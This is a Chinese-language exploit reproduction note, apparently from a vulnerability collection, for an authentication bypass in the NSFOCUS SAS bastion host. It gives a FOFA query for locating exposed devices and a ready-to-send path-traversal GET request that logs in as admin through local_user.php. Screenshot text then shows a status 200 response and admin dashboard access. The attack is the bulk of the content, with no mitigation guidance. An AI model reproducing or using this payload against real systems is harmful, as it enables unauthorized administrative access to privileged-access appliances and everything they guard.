

L5-3绿盟-SAS堡垒机-PermissionAC

漏洞描述:

绿盟 SAS堡垒机 local_user.php接口处存在权限绕过漏洞, 未经身份认证的攻击者可以访问他们通常无权访问的敏感资源, 最终导致系统处于极度不安全状态。

网站图片:



网络测绘:

fofa语法:

```
body="/needUsbkey.php"||body="/login_logo_sas_h_zh_CN.png"
```


漏洞复现:

payload:

```
GET /api/virtual/home/status?cat=../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close
```

效果图:

使用HackBar测试



←

→

↺

https://[redacted]/api/virtual/home/status?cat=../../../../../../../../usr/local/nsfocus/web/apache2/www/l

JSON

原始数据

头

保存 复制 全部折叠 全部展开 过滤 JSON

status: 200

重新刷新页面即可进入后台

←

→

↺

https://10[redacted]37/#

OSMS

扫码 扫描

系统状态

消息通知

▶ 系统管理

▶ 网络配置

▶ 用户管理

系统 ^

CPU占用

CPU占用

4%

内存占用

内存占用

19%

系统空间

系统空间

69%

数据空间

数据空间

2%

剩余586M，共1869M

剩余1823.19G，共1862.96G

产品硬件特征值

证书

设备名称

设备位置

运行时间

当前时间